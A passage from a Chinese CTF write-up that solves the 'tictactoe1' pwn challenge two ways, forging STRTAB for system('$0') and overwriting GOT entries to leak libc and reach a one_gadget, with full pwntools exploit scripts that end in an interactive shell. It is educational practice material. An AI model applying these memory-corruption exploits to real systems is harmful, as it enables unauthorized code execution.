libc-2.23.so    0xf7725ddf jae    0xf7725e5a /* 'system' */
libc-2.23.so    0xf7725e4c jae    0xf7725ec7 /* 'system' */
libc-2.23.so    0xf77266a2 jae    0xf772671d /* 'system call' */
libc-2.23.so    0xf7726b1a jae    0xf7726b95
libc-2.23.so    0xf7727622 jae    0xf772769d /* 'system/cpu' */
libc-2.23.so    0xf7729ab0 jae    0xf7729b2b
libc-2.23.so    0xf772a69e jae    0xf772a719
libc-2.23.so    0xf772a6c2 jae    0xf772a73d
libc-2.23.so    0xf772a7b0 jae    0xf772a82b
libc-2.23.so    0xf772a7d4 jae    0xf772a84f
libc-2.23.so    0xf772b871 jae    0xf772b8ec
ld-2.23.so      0xf77baf52 jae    0xf77bafcd
ld-2.23.so      0xf77bbd10 jae    0xf77bbd8b
pwndbg> p/x 0x804a00c-0x44
$2 = 0x8049fc8
```


这样一来思路就有了

首先通过任意地址写，将0x0804af58改为0x8049fc8，只需要改末两个字节，使得STRTAB被伪造

接着通过任意地址写，将player（0x804B048）改成$0参数

就可以getshell了

exp如下：

```
#encoding:utf-8
#!/upr/bin/env python
from pwn import *
context.log_level = "debug"
bin_elf = "./tictactoe1"
context.binary=bin_elf
elf = ELF(bin_elf)
#libc = ELF("./libc-2.23.so")
libc = elf.libc

if sys.argv[1] == "r":
   p = remote("hackme.inndy.tw",7721)
elif sys.argv[1] == "l":
   p = process(bin_elf)
#-------------------------------------
def sl(s):
   return p.sendline(s)
def sd(s):
   return p.send(s)
def rc(timeout=0):
   if timeout == 0:
       return p.recv()
   else:
       return p.recv(timeout=timeout)
def ru(s, timeout=0):
   if timeout == 0:
       return p.recvuntil(s)
   else:
       return p.recvuntil(s, timeout=timeout)
def sla(p,a,s):
   return p.sendlineafter(a,s)
def sda(a,s):
   return p.sendafter(a,s)
def debug(addr=''):
   gdb.attach(p,'')
   pause()
def getshell():
   p.interactive()
#-------------------------------------

def change(addr,value):
   offset = addr -0x804B056
   ru("\nInput move (9 to change flavor): ")
   sl("9")
   sd(value)
   ru("\nInput move (9 to change flavor): ")
   sd(str(offset))

player= 0x0804B048#■■sh\x00,■■$0
print "$0\x00".encode('hex')#73\x68\x00
print "sh\x00".encode('hex')#\x24\x30\x00

targe = 0x8049fc8#■■■■■■■■■■■■■■
STRTAB = 0x0804AF58
bss = elf.bss()

ru("Play (1)st or (2)nd? ")
sl("1")

change(player,'\x00')#0
change(player,'\x24')#1 ■■■■■■
change(STRTAB,'\xc8')#2
change(player + 1,'\x30')#3 ■■■■■■
change(STRTAB + 1,'\x9f')#4
change(player+2,'\x00')#5 ■■■■■■

change(bss+0x100,'\x00')#6 ■■■■■■■■■■■■■■■■
change(bss+0x100,'\x00')#7
change(bss+0x100,'\x00')#8
```

```
getshell()
```

这里需要注意的是，由于player每次会取反，改的时候需要注意统一用奇数轮次来写入

```
for ( i = 0; i <= 8 && !check(); ++i )
 {
   if ( player == -1 )
   {
     AI_play();
   }
   else
   {
     play_result();
     you_play();
   }
   player = -player;
 }
```

方法二

改整个程序流程为无限循环，从而进行常规的泄漏libc接着再getshell

这个方法是参考了这位大佬的：https://xz.aliyun.com/t/1785，tql

思路是这样的

第1步、首先，第一次进入you_play的时候，你最多有三次任意写的机会，可以写三个字节，用这个把main末尾出的memset函数的got表改成`call you_play的地址，从而实现了无限循环写

第2步、接着改open_got的为：`0x08048Cb4:printf("Here is your flag: %s\n", buf);`，这样以来，程序执行到open函数的时候就会去执行这句，从而泄漏出buf的地址，进而得到libc偏移

- 第3步、得到libc偏移后就能算出onegadget了，后面用于直接getshell
- 第4步、这时再将exit的got改为`0x08048bd5:call you_play`,这么做的原因是，在执行完`0x08048Cb4:printf("Here is your flag: %s\n", buf);`后，将要执行exit(0)，从而使得程序重新变回无限循环写
- 第5步、将check的关键变量v1改为-1，也就是0xffffffff，使得程序进入赢得游戏的if分支，从而执行之前第2、3、4步中的操作
- 第6步、这时我们有了onegadget，程序通过第四步的构造，再一次执行到了you_play函数，继续构造写入，这时要把check的关键变量v1改为不等于-1，从而进入输掉
- 第7步、改open_got为 to ->call _exit 0x08048CF2
- 第8步、将exit的got改为onegadget
- 第9步、将check的关键变量v1改为0xffffffff，跟第5步一样，使得程序进入赢得游戏的if分支，使得之前第7、8步的构造得以执行
- 第10步、执行exit函数从而getshell

exp

```
#encoding:utf-8
#!/upr/bin/env python
from pwn import *
context.log_level = "debug"
bin_elf = "./tictactoe1"
context.binary=bin_elf
elf = ELF(bin_elf)

if sys.argv[1] == "r":
   p = remote("hackme.inndy.tw",7714)
   libc = ELF("./libc-2.23.so.i386")
elif sys.argv[1] == "l":
   p = process(bin_elf)
   libc = elf.libc
#------------------------------------
def sl(s):
   return p.sendline(s)
def sd(s):
   return p.send(s)
def rc(timeout=0):
   if timeout == 0:
       return p.recv()
   else:
       return p.recv(timeout=timeout)
```

```
def ru(s, timeout=0):
   if timeout == 0:
       return p.recvuntil(s)
   else:
       return p.recvuntil(s, timeout=timeout)
def sla(p,a,s):
   return p.sendlineafter(a,s)
def sda(a,s):
   return p.sendafter(a,s)
def debug(addr=''):
   gdb.attach(p,'')
   pause()
def getshell():
   p.interactive()
#-------------------------------------

def change(addr,value):
   offset = addr -0x804B056
   ru("\nInput move (9 to change flavor): ")
   sl("9")
   sd(value)
   ru("\nInput move (9 to change flavor): ")
   sd(str(offset))
   time.sleep(1)
   sys.stdout.flush()#■■0.5■■■■■stdout

memset_got = 0x0804B034
open_got = 0x0804B02C
exit_got = 0x0804B028
check = 0x0804B04D

ru("Play (1)st or (2)nd? ")
sl("1")

change(memset_got,'\xd5')# ■memset■got■■:0x08048bd5:call  you_play
change(memset_got+1,'\x8b')

change(open_got,'\xb4')# ■open■got■■:0x08048Cb4:printf("Here is your flag: %s\n", buf);
change(open_got+1,'\x8c')


change(exit_got,'\xd5')# ■exit■got■■:0x08048bd5:call    you_play
change(exit_got+1,'\x8b')


#■v1■■-1,■■■■■■,■■■■■print flag■if■■
change(check,"\xff")
change(check+1,"\xff")
change(check+2,"\xff")

#leak libc_base
offset =0x1462e#■■■0xf7***f12■__libc_start_main■■■
ru("Here is your flag: ")
libc_leak=u32(p.recv(4))

print "libc_leak:",hex(libc_leak)
__libc_start_main=libc_leak+offset
print "__libc_start_main:",hex(__libc_start_main)
libc_base=__libc_start_main-libc.sym["__libc_start_main"]
print "libc_base:"+hex(libc_base)
onegadget = libc_base+0x3AC69#■■■:0x3ac49,■■:0x5fbc5
print "onegadget:",hex(onegadget)

#■■■■,■■puts("Draw!......")■if■■
change(check+1,"\x01")


#■open_got■ to ->call  _exit 0x08048CF2
change(open_got,"\xf2")
```

```
change(open_got+1,"\x8c")

#■exit■got■■onegadget
change(exit_got,p32(onegadget)[0])
change(exit_got+1,p32(onegadget)[1])
change(exit_got+2,p32(onegadget)[2])
change(exit_got+3,p32(onegadget)[3])

#■■■■,■■print flag■if■■
change(check+1,"\xff")

getshell()
```

这里需要注意的是，在泄漏libc那一步

泄漏出来的buf地址是一个这样的值：0xf7xxxf12，我是通过下断点进gdb调试，找到这个地址到`__libc_start_main`的偏移，从而得到`__libc_start_main`的真实地址


就这样算出onegadget

小结

通过这些题目，的确是让我学到了不少的骚操作，尤其是让我理解了调试的重要性，pwn题就是得慢慢看ida慢慢调试，加深自己对题目的理解，最后通过掌握的各个利用线

上一篇：CTF 中的 LFSR 下一篇：CTF 中的 LFSR

1. 1 条回复



zs0zrc 2018-12-26 13:21:04

膜师傅

0 回复Ta
